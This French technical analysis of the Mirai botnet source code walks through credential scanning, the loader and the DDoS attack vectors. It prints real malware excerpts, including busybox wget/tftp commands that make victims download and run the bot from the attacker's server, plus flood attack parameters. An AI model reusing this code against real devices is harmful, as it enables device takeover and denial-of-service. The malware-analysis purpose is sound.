add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1); // guest 12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1); // guest 12345
```

Figure 4 Credentials hardcodées

2. Mirai va ensuite envoyer l'adresse IP de la machine vulnérable, ainsi que les credentials associés à l'aide de la méthode « report\_working » présente dans « bot/scanner.c ». Cette requête sera ensuite traitée par le ScanListen (Report server). Le fichier s'occupant de récupérer ces informations est intitulé « ScanListen.c ». Ce dernier écoute les réponses des bots sur le port 48101 et va vérifier si l'adresse IP qui lui a été fournie a déjà été infectée.
3. Un processus allant se connecter sur le potentiel nouveau bot est lancé.
4. Le loader va créer un serveur sur lequel il stockera les binaires afin qu'une fois connecté à la machine cible, cette dernière puisse les télécharger à l'aide de wget ou de tftp. L'infection se fait de manière à cacher la présence du malware sur l'objet infecté en supprimant la présence du fichier téléchargé et en randomisant le nom du processus. Le malware est chargé en mémoire et le binaire téléchargé précédemment est supprimé, amenant ainsi à une suppression du malware lorsque la victime procède à un redémarrage.








|   |                  |              |      |
|---|------------------|--------------|------|
|  dlr.arm   | 15.07.2017 23:54 | Fichier ARM  | 2 Ko |
|  dlr.arm7  | 15.07.2017 23:54 | Fichier ARM7 | 2 Ko |
|  dlr.m68k  | 15.07.2017 23:54 | Fichier M68K | 2 Ko |
|  dlr.mips  | 15.07.2017 23:54 | Fichier MIPS | 2 Ko |
|  dlr.mpsl  | 15.07.2017 23:54 | Fichier MPSL | 2 Ko |
|  dlr.ppc  | 15.07.2017 23:54 | Fichier PPC  | 2 Ko |
|  dlr.sh4 | 15.07.2017 23:54 | Fichier SH4  | 2 Ko |

Figure 5 Fichiers binaires allant être chargé chez les futurs bots

Lors de sa connexion à la machine que l'on veut infecter, le loader est informé quant à l'architecture utilisée par le processeur de la victime. Ainsi, le loader chargera le bon fichier binaire. En observant le code, l'information concernant l'architecture de la cible est définie lors du parsing du scanListen. Lors du parsing de la cible envoyée par le scanListen, il est possible (et c'est très souvent le cas) qu'aucune architecture n'est renseignée. Afin de la trouver, Mirai va vérifier l'en-tête d'un binaire présent sur le système, en l'occurrence, il inspectera l'header de /bin/echo. Mirai va parser ensuite la mémoire avec util\_memsearch et trouver l'architecture.

Le loader peut être pipeliné en lui fournissant les informations ip :port user :pass arch à l'aide d'un fichier texte. Par exemple en rentrant : cat victim.txt | ./loader , le loader tentera de se connecter aux hôtes en utilisant les informations présentent dans le fichier.

Nous pouvons retrouver cette logique dans le fichier « loader/connection.c ». Ainsi, il ne restera plus qu'à lire en mémoire le type de processeur. Dans le cas où aucune de ces architectures n'est reconnue, nous fermons la connexion.

```
int connection_consume_arch(struct connection *conn)
{
    if (!conn->info.has_arch)
    {
        struct elf_hdr *ehdr;
        int elf_start_pos;

        if ((elf_start_pos = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "ELF", 3)) == -1)
            return 0;
        elf_start_pos -= 4; // Go back ELF

        ehdr = (struct elf_hdr *) (conn->rdbuf + elf_start_pos);
        conn->info.has_arch = TRUE;

        switch (ehdr->e_ident[EI_DATA])
        {
            case EE_NONE:
                return 0;
            case EE_BIG:
#ifdef LOADER_LITTLE_ENDIAN
                ehdr->e_machine = htons(ehdr->e_machine);
#endif
                break;
            case EE_LITTLE:
#ifdef LOADER_BIG_ENDIAN
                ehdr->e_machine = htons(ehdr->e_machine);
#endif
                break;
        }

        /* arm mips1 spc m68k ppc x86 mips sh4 */
        if (ehdr->e_machine == EM_ARM || ehdr->e_machine == EM_AARCH64)
            strcpy(conn->info.arch, "arm");
        else if (ehdr->e_machine == EM_MIPS || ehdr->e_machine == EM_MIPS_RS3_LE)
        {
            if (ehdr->e_ident[EI_DATA] == EE_LITTLE)
                strcpy(conn->info.arch, "mips1");
            else
                strcpy(conn->info.arch, "mips");
        }
        else if (ehdr->e_machine == EM_386 || ehdr->e_machine == EM_486 || ehdr->e_machine == EM_860 || ehdr->e_machine == EM_X86_64)
            strcpy(conn->info.arch, "x86");
    }
}
```

Figure 6 Assignment de l'architecture du processeur de la victime

Cette information est ensuite stockée dans « loader/telnet\_info.c ».

Quant au fichier « loader/server.c », il est le chef d'orchestre des manipulations et va s'occuper de se connecter en telnet sur nos cibles et effectuer différentes opérations. Une boucle infinie est utilisée avec un grand switch case qui va pointer sur les méthodes à utiliser selon l'avancement de la communication entre le futur bot et le loader.

Par exemple, c'est ici (Figure 7) que les binaires seront téléchargés en utilisant wget, tftp ou echo et que différentes vérifications auront lieu (login, méthode de téléchargement, quel binaire utiliser, lancement de l'exécutable, suppression de l'exécutable).

```

switch (conn->info.upload_method)
{
    case UPLOAD_ECHO:
        conn->state_telnet = TELNET_UPLOAD_ECHO;
        conn->timeout = 30;
        util_sockprintf(conn->fd, "/bin/busybox cp " FN_BINARY " " FN_DROPPER "; > " FN_DROPPER "; /bin/busybox chmod 777 " FN_DROPPER "; " TOKEN_QUERY "\r\n");
#ifdef DEBUG
        ...
#endif
        break;
    case UPLOAD_WGET:
        conn->state_telnet = TELNET_UPLOAD_WGET;
        conn->timeout = 120;
        util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - > " FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
            wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai", conn->info.arch);
#ifdef DEBUG
        ...
#endif
        break;
    case UPLOAD_IFTP:
        conn->state_telnet = TELNET_UPLOAD_IFTP;
        conn->timeout = 120;
        util_sockprintf(conn->fd, "/bin/busybox iftp -g -l %s -r %s.%s %s; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
            FN_BINARY, "mirai", conn->info.arch, wrker->srv->tftp_host_ip);
}

```

Figure 7 Méthodes d'upload du binaire

Afin de se protéger de déconnexion en remote et afin d'éviter qu'un concurrent de Mirai ne tente de s'approprier le contrôle de la machine, le bot va supprimer les connexions se faisant sur le port 23 (telnet), port 22 (ssh) et port 80 (http). De plus, afin de s'assurer que seul Mirai tourne sur la machine cible, la méthode `ensure_single_instance()` est lancée et va s'assurer qu'aucune autre session de Mirai n'est en cours sur cette machine. La méthode va tenter de bind le port 48101, si c'est impossible alors la méthode retournera qu'une session est déjà en cours sur cette machine, autrement, elle retournera que nous sommes la seule instance sur cette machine.

De plus afin de se protéger d'un reboot de watchdog qui est un processus monitorant les systèmes Linux, Mirai va l'arrêter.

```

// Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        ...
#endif
    } else {
#ifdef DEBUG
        ...
#endif
    }
}

```

Figure 8 Blocage des connexions sur le port 23


Il existe une liste d'éléments à supprimer, nous y retrouvons notamment la présence de .anime et de QBOT qui sont des rivaux de Mirai à l'époque. Le bot va scanner de façon régulière le système afin de s'assurer qu'il est bien le seul à utiliser cet équipement.

```
/* Killer data */
#define TABLE_KILLER_SAFE          5
#define TABLE_KILLER_PROC          6
#define TABLE_KILLER_EXE           7
#define TABLE_KILLER_DELETED       8 /* " (deleted)" */
#define TABLE_KILLER_FD            9 /* "/fd" */
#define TABLE_KILLER_ANIME         10 /* .anime */
#define TABLE_KILLER_STATUS        11
#define TABLE_MEM_QBOT             12
#define TABLE_MEM_QBOT2            13
#define TABLE_MEM_QBOT3            14
#define TABLE_MEM_UFX              15
#define TABLE_MEM_ZOLLARD           16
#define TABLE_MEM_REMAITEN          17
```

Figure 9 Liste d'éléments à bloquer

5. De façon asynchrone, l'attaquant va envoyer des commandes au C&C, les commandes possibles correspondent aux attaques que peut effectuer Mirai. L'attaquant se connectera en telnet sur la base de données du CNC qu'il aura créé au préalable lors de la mise en place du botnet.

Ce dernier ressemble à ceci :



```
2 Bots Connected | mirai
я люблю куриные наггетсы
пользователь: mirai
пароль: *****

проверив счета... |
[+] DDOS | Successfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poison.so.1
[+] DDOS | Wiping env libc.poison.so.2
[+] DDOS | Wiping env libc.poison.so.3
[+] DDOS | Wiping env libc.poison.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
mirai@botnet#
```

Figure 10 Prompt permettant de lancer des attaques

Ce prompt permet notamment d'être tenu informé du nombre de bots que nous avons sous contrôle et de leur indiquer l'attaque que nous souhaitons effectuer.

Toutes les méthodes sont décrites dans le dossier CNC. Les méthodes d'attaque sont renseignées dans le fichier « cnc/attack.go ».

Les attaques sont détaillées dans le chapitre 3.4.

|          |
|----------|
| DNS      |
| VSE      |
| STOMP    |
| GREETH   |
| GREIP    |
| SYN      |
| ACK      |
| UDP      |
| UDPPLAIN |
| HTTP     |

6. Ce dernier transmet les instructions à tous les bots.
7. L'attaque est en cours. Elle a une durée qui est définie lors de la préparation de l'attaque dans la partie 5.

```
func (this *Attack) Build() ([]byte, error) {
    buf := make([]byte, 0)
    var tmp []byte

    // Add in attack duration
    tmp = make([]byte, 4)
    binary.BigEndian.PutUint32(tmp, this.Duration)
    buf = append(buf, tmp...)

    // Add in attack type
    buf = append(buf, byte(this.Type))

    // Send number of targets
    buf = append(buf, byte(len(this.Targets)))

    // Send targets
    for prefix, netmask := range this.Targets {
        tmp = make([]byte, 5)
        binary.BigEndian.PutUint32(tmp, prefix)
        tmp[4] = byte(netmask)
        buf = append(buf, tmp...)
    }
}
```

Figure 11 Création d'une attaque dans le CNC

### 3.3 Infections

Cette partie a déjà été introduite dans la rubrique parlant du fonctionnement de Mirai.

L'infection se fait avec le loader, ce dernier va se connecter sur la victime et tenter d'y exécuter un des binaires permettant d'avoir un contrôle actif sur ce dernier.

Le premier bot est lancé manuellement sur notre serveur, il va se charger de faire du scan sur des adresses IP aléatoires.

Lorsque le bot a réussi à se connecter sur une machine, ce dernier va se connecter au scanListen en envoyant sur le port 48102, le scanListener est présent dans la liste d'outils fournis par Mirai :

- L'adresse IP de la cible
- Le port sur lequel se connecter
- Le username utilisé pour se connecter
- Le mot de passe utilisé pour se connecter

Ces informations sont traitées dans la méthode `handleConnection` en faisant simplement des lectures (Figure 12) de la réponse envoyée par le bot. Ce dernier va ensuite envoyer ces informations au loader. Le forward se fait d'une manière peu commune, ce dernier va simplement effectuer un `print` des informations qu'il a reçues. Il affichera donc les informations sous ce format : `AdressIP :Port User :Password`

```
fmt.Printf("%d.%d.%d.%d:%d %s:%s\n", (ipInt >> 24) & 0xff,  
      (ipInt >> 16) & 0xff, (ipInt >> 8) & 0xff, ipInt & 0xff,  
      portInt, string(usernameBuf), string(passwordBuf))
```

Figure 12 Forwarding des victimes traitées par scanListen

Il faut noter qu'en Go tout comme en C, la sortie de la méthode `printf` s'effectue sur la sortie standard. En examinant le code du loader (Figure 13), nous trouvons qu'il va lire ce qu'il trouve dans l'entrée standard et va ainsi récupérer ces informations à l'aide de la méthode C `fgets`

```
while (TRUE)  
{  
    char strbuf[1024];  
  
    if (fgets(strbuf, sizeof (strbuf), stdin) == NULL)  
        break;
```

Figure 13 Obtention de la cible par le loader grâce à l'aide de la méthode fgets

Il faut de ce fait que le scanListen et loader tourne sur la même machine, sinon aucune information ne pourra être communiquée sans modifier le code.

Une fois ces informations obtenues par le loader, ce programme est chargé de :

1. Créer les serveurs sur lesquels les victimes vont télécharger les binaires (wget et tftp) ;
2. Charger les binaires sur ce serveur.

Dans une boucle, le main va :

3. Recevoir les informations sur la victime ;
4. Créer un thread qui va lancer « `stats_thread()` » qui va permettre d'afficher des informations sur le terminal lorsque nous lançons le loader ;
5. Envoyer au serveur les informations sur la victime ;

```
static void *stats_thread(void *arg)
{
    uint32_t seconds = 0;

    while (TRUE)
    {
#ifdef DEBUG
        printf("%ds\tProcessed: %d\tConns: %d\tLogins: %d\tRan: %d\tEchoes: %d\tWgets: %d, TFTP: %d\n",
            seconds++, ATOMIC_GET(&srv->total_input), ATOMIC_GET(&srv->curr_open), ATOMIC_GET(&srv->total_logins), ATOMIC_GET(&srv->total_successes),
            ATOMIC_GET(&srv->total_echoes), ATOMIC_GET(&srv->total_wgets), ATOMIC_GET(&srv->total_tftps));
#endif
        fflush(stdout);
        sleep(1);
    }
}
```

Figure 14 La méthode stats\_thread qui permet d'afficher l'avancement des infections

Les informations sont obtenues suite à la lecture de l'entrée standard est parsée à l'aide de la méthode util\_trim() présente dans le fichier « util.c ». Une fois les données traitées, la méthode server\_queue\_telnet() est appelée et est décrite dans le fichier « server.c ».

L'infection est multi-threadée, nous avons des workers (Figure 15) qui sont créés lors de la création du serveur. Ces derniers sont identifiés à l'aide d'une structure nommée server\_worker et utilisent des epoll. Selon la documentation officielle, les epoll permettent de monitorer différents file descriptor afin de voir si une action sur l'I/O est possible à effectuer.

Ces workers sont conçus à l'aide d'une boucle infinie qui va attendre qu'un événement arrive dans le epoll, lorsque cela arrive, la méthode handle\_event() est appelée, c'est cette méthode qui est chargée d'effectuer les différentes méthodes de transmissions de fichiers et de les exécuter, le gros de l'infection s'effectue dans cette méthode. Les interactions se font à l'aide d'un grand switch/case qui va lire les réponses du serveur et agir en fonction des retours fait par la cible, toutes les actions possibles sont définies dans le fichier connection.h. Les méthodes utilisées ont toutes le nom : connection\_consume\_xxxxx();(Figure 16).

```
static void *worker(void *arg)
{
    struct server_worker *wrker = (struct server_worker *)arg;
    struct epoll_event events[128];

    bind_core(wrker->thread_id);

    while (TRUE)
    {
        int i, n = epoll_wait(wrker->efd, events, 127, -1);

        if (n == -1)
            perror("epoll_wait");

        for (i = 0; i < n; i++)
            handle_event(wrker, &events[i]);
    }
}
```

Figure 15 Méthode worker permettant la gestion des I/O



```
int connection_consume_iacs(struct connection *conn);
int connection_consume_login_prompt(struct connection *conn);
int connection_consume_password_prompt(struct connection *conn);
int connection_consume_prompt(struct connection *conn);
int connection_consume_verify_login(struct connection *conn);
int connection_consume_psoutput(struct connection *conn);
int connection_consume_mounts(struct connection *conn);
int connection_consume_written_dirs(struct connection *conn);
int connection_consume_copy_op(struct connection *conn);
int connection_consume_arch(struct connection *conn);
int connection_consume_arm_subtype(struct connection *conn);
int connection_consume_upload_methods(struct connection *conn);
int connection_upload_echo(struct connection *conn);
int connection_upload_wget(struct connection *conn);
int connection_upload_tftp(struct connection *conn);
int connection_verify_payload(struct connection *conn);
int connection_consume_cleanup(struct connection *conn);

static BOOL can_consume(struct connection *conn, uint8_t *ptr, int amount);
```

Figure 16 Méthode utilisée lors de la communication avec la victime afin de l'infecter

L'ordre d'exécution est prédéfini par le switch case, les opérations se font l'une à la suite de l'autre, après chaque passage dans le switch, l'état de la connexion telnet est mise à jour en cas de réussite, par exemple au début nous attendons la confirmation de la connexion à notre cible, lorsque la cible répond, nous mettons à jour l'état de la connexion, ainsi, lorsque nous repasserons dans le switch, nous pourrons aller à l'étape suivante qui est la saisie de l'utilisateur.

Voici un résumé de ce qu'il se passe dans le switch case

1. Nous nous connectons à la cible ;
2. Nous saisissons l'username ;
3. Nous saisissons le mot de passe ;
4. Nous attendons la confirmation de la connexion ;
5. Une fois connectées, nous récupérons l'architecture de la victime ;
6. Nous sélectionnons la méthode de téléchargement (wget, tftp ou echo loader) ;
7. Nous téléchargeons le fichier adéquat à l'aide de la méthode sélectionné précédemment ;
8. Nous l'exécutons sur notre cible ;
9. Nous effaçons le fichier téléchargé.

Une fois la cible infectée, cette dernière va lancer le bot, commencer à scanner pour trouver de nouvelles machines et elle va surtout s'annoncer auprès du CNC en lui envoyant une requête permettant de lui dire qu'elle est active et qu'elle attend une commande de sa part.

Ces opérations se font sur chaque bot, ce qui fait que rapidement, Anna-senpai a réussi à construire un grand réseau de bot et ce réseau lui a permis de causer bien des soucis à ses victimes il y a quelques années.

### 3.4 Attaques

Si les différents types d'attaques ont brièvement été évoqués dans le chapitre concernant le fonctionnement de Mirai, je tâcherai ici de les détailler davantage. Le document <sup>8</sup>de Ron Winward, concernant ses travaux sur Mirai m'a permis de comprendre en détail le fonctionnement des attaques ajoutées dans Mirai.

Toutes les attaques sont stockées dans le bot, plus précisément, dans le fichier « bot/attack.c ».

Dans le fichier header (« bot/attack.h ») nous pouvons retrouver différentes constantes, notamment des identifiants de type d'attaques, l'état de la connexion, on y définit la victime à l'aide de structure en stockant l'adresse IP ainsi que le masque de sous-réseau, l'user-agent que l'on utilisera en cas d'attaque http flood, etc.

Au niveau code dans le fichier .c, nous pouvons ajouter des attaques grâce à la méthode : add\_attack.

```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);

    return TRUE;
}
```

Figure 17 Initialisation des attaques

Cette méthode prend en paramètres :

1. Un uint8\_t indiquant le numéro d'une des 10<sup>9</sup> attaques étant déjà prédéfinie dans l'header.
2. Un pointeur sur la méthode d'attaque qui sera utilisée. Ces dernières prennent en paramètres un uint8\_t représentant targ\_len qui est la longueur de la target, un pointeur sur la structure représentant la cible, un nouvel uint8\_t qui représente cette fois la longueur des options et une structure représentant les options de l'attaque (définies dans l'header).

Les méthodes d'attaque sont définies dans les fichiers attack\_app.c, attack\_gre.c, attack\_tcp.c et attack\_udp.c.

Les attaques sont donc d'abord initiées dans la méthode attack\_init. Lorsque l'utilisateur de Mirai va rentrer une commande pour lancer une attaque, la méthode attack\_parse() sera lancée, elle regardera quelle méthode a été utilisée. Nous définirons notamment des paramètres tels que la durée de l'attaque, la méthode utilisée, la cible, les options de l'attaque. Cette tâche alors accomplie, la méthode attack\_start est lancée. Elle va créer un nouveau

---

<sup>8</sup> [https://www.datacom.cz/userfiles/miraihandbookebook\\_final.pdf](https://www.datacom.cz/userfiles/miraihandbookebook_final.pdf)

<sup>9</sup> Nous voyons ici une 11<sup>-ème</sup> attaque étant définie, mais elle a été abandonnée par Anna-senpai, nous y voyons sa définition dans les fichiers d'attaques, mais les méthodes correspondantes ne sont pas du tout codées

processus d'attaque et celle-ci démarrera et utilisera les méthodes présentes dans les 4 fichiers d'attaques définis précédemment.

Une fois le temps écoulé, le processus est terminé et l'attaque s'arrête en attendant la prochaine attaque à lancer.

Les attaques ayant été implémentées sont décrites dans les points ci-dessous.

Pour chacune de ces méthodes, il est possible de définir plusieurs paramètres aux requêtes qui seront faites, nous pourrions toujours choisir le TTL, le source port, le destination port, etc. Très souvent, les paramètres ont des valeurs par défaut, par exemple le TTL vaut 255 de base, les ports sont aléatoires, etc.

Un ranking de menace a été mis en place lors du travail d'analyse sur Mirai de Ron Winward. Dans ce document, les attaques sont décrites de la plus dangereuse à la moins dangereuse

### 3.4.1 DNS

Cette attaque utilise le protocole UDP, elle prend en paramètre l'adresse IP de la cible, le temps de l'attaque ainsi que le nom de domaine

```
int i, id;  
char **pkts = calloc(targs_len, sizeof(char *));  
uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);  
uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);  
uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);  
BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, FALSE);  
port_t sport = attack_get_opt_int(opts_len, opts, ATK_OPT_SPORT, 0xffff);  
port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 53);  
uint16_t dns_hdr_id = attack_get_opt_int(opts_len, opts, ATK_OPT_DNS_HDR_ID, 0xffff);  
uint8_t data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 12);  
char *domain = attack_get_opt_str(opts_len, opts, ATK_OPT_DOMAIN, NULL);  
int domain_len;  
ipv4_t dns_resolver = get_dns_resolver();
```

Figure 18 Liste des paramètres de la méthode DNS Flood

Cette attaque consiste en un spam de requête DNS sur des sous-domaines du domaine que nous avons spécifié, nous envoyons : <random\_string>.domain

Une méthode permettant de générer des strings alphanumériques a été implémentée dans « rand.c » et « rand.h ».

Le principe de l'attaque réside dans le fait que le serveur traitant ces requêtes ne connaît pas les domaines qui lui sont demandés, ce dernier va donc transférer ces requêtes auprès du serveur d'autorité sur le domaine cible. C'est pour cette raison que ce dernier se retrouve débordé. Cette attaque étant très difficile à parer sans les outils adéquats, nous ne pouvons pas nous permettre simplement de bloquer le port DNS (53), expliquant ainsi pourquoi cette méthode d'attaque était redoutablement efficace.

```

while (TRUE)
{
    for (i = 0; i < targs_len; i++)
    {
        char *pkt = pkts[i];
        struct iphdr *iph = (struct iphdr *)pkt;
        struct udphdr *udph = (struct udphdr *) (iph + 1);
        struct dnshdr *dnsh = (struct dnshdr *) (udph + 1);
        char *grand = ((char *) (dnsh + 1)) + 1;

        if (ip_ident == 0xffff)
            iph->id = rand_next() & 0xffff;
        if (sport == 0xffff)
            udph->source = rand_next() & 0xffff;
        if (dport == 0xffff)
            udph->dest = rand_next() & 0xffff;

        if (dns_hdr_id == 0xffff)
            dnsh->id = rand_next() & 0xffff;

        rand_alphastr((uint8_t *)grand, data_len);
    }
}

```

Figure 19 Génération du string aléatoire

### 3.4.2 VSE

Cette méthode d'attaque cible les serveurs de la société Valve. Elle vise les serveurs de jeux en ligne et multijoueur. Il est possible pour n'importe qui de créer son serveur et de le faire tourner. Le port utilisé par les joueurs pour se connecter est en général de même et il est très difficile pour le serveur de savoir quelle connexion est légitime ou non. L'attaque consiste ici en un flood de requête Source Engine auprès du serveur, les requêtes représentent une connexion d'un nouveau joueur à une partie, ce qui va vite déborder le serveur et rendre impossibles les parties.

Il est à noter que c'est le serveur qui s'occupe de calculer le rendu graphique, etc.

Les paramètres à fournir à cette attaque sont : l'adresse IP de la cible ainsi que le temps de l'attaque.

```

int i, fd;
char **pkts = calloc(targs_len, sizeof(char *));
uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);
uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);
uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);
BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, FALSE);
port_t sport = attack_get_opt_int(opts_len, opts, ATK_OPT_SPORT, 0xffff);
port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 27015);

```

Figure 20 Liste des paramètres pour la méthode VSE

### 3.4.3 STOMP

Cette attaque utilise le protocole TCP et prend en paramètres l'adresse IP de la cible ainsi que le port sur lequel se connecter. STOMP est similaire à http et utilise des méthodes comme CONNECT, SEND, ACK, etc.

Mirai va effectuer son attaque de la manière<sup>10</sup> suivante :

1. Les bots vont utiliser STOMP pour ouvrir une connexion avec la cible, ils utiliseront ici un TCP handshake ;
2. Une fois authentifié, des données sont envoyées avec la commande TCP de STOMP ;
3. Le nombre important de requête va saturer le réseau.

Même dans le cas où les requêtes STOMP sont parcourues afin de trier les bonnes requêtes des mauvaises, cette action rendra moins performant le serveur qui s'occupe de cette analyse.

<sup>10</sup> <https://www.imperva.com/blog/mirai-stomp-protocol-ddos/>

```
uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);
uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);
uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);
BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, TRUE);
port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 0xffff);
BOOL urg_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_URG, FALSE);
BOOL ack_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_ACK, TRUE);
BOOL psh_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_PSH, TRUE);
BOOL rst_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_RST, FALSE);
BOOL syn_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_SYN, FALSE);
BOOL fin_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_FIN, FALSE);
int data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 768);
BOOL data_rand = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_RAND, TRUE);
```

Figure 21 Liste des paramètres pour la méthode STOMP

#### 3.4.4 GREETH

Cette attaque utilise le protocole GRE (Generic Routing Encapsulation)

Les bots enverront des paquets L2 conçu avec des sources MAC et destinations MAC générés aléatoirement. Elle se base également sur la méthode d'attaque GREIP qui va utiliser un payload contenant des IP source et destination aléatoires. Le principe qui s'appliquera à la suite de cette attaque est le ralentissement de la cible, en effet, les payload que nous pouvons envoyer sont assez volumineux et devoir tous les traiter<sup>11</sup> et décomposer les couches des paquets devient encombrant pour la machine. Ceci s'applique tant pour GREIP que pour GREETH.

#### 3.4.5 GREIP

Cette attaque est définie dans le chapitre concernant GREETH, cette attaque utilise le protocole GRE et a besoin de l'adresse IP de la cible ainsi que le temps de l'attaque.

```
int i, fd;
char **pkts = calloc(targs_len, sizeof(char *));
uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);
uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);
uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);
BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, TRUE);
port_t sport = attack_get_opt_int(opts_len, opts, ATK_OPT_SPORT, 0xffff);
port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 0xffff);
int data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 512);
BOOL data_rand = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_RAND, TRUE);
BOOL gcip = attack_get_opt_int(opts_len, opts, ATK_OPT_GRE_CONSTIP, FALSE);
uint32_t source_ip = attack_get_opt_int(opts_len, opts, ATK_OPT_SOURCE, LOCAL_ADDR);
```

Figure 22 Liste des paramètres pour la méthode GREIP

#### 3.4.6 SYN

L'attaque SYN va utiliser le protocole TCP et prendre en paramètre l'adresse IP de la cible ainsi que la durée de l'attaque. Cette attaque réside sur le fait que l'on va pouvoir se connecter de façon aléatoire sur des ports en spécifiant des requêtes avec des ports source et destination aléatoire. Il est également possible de spécifier une adresse source aléatoire : c'est de cette façon que l'attaque est implémentée.

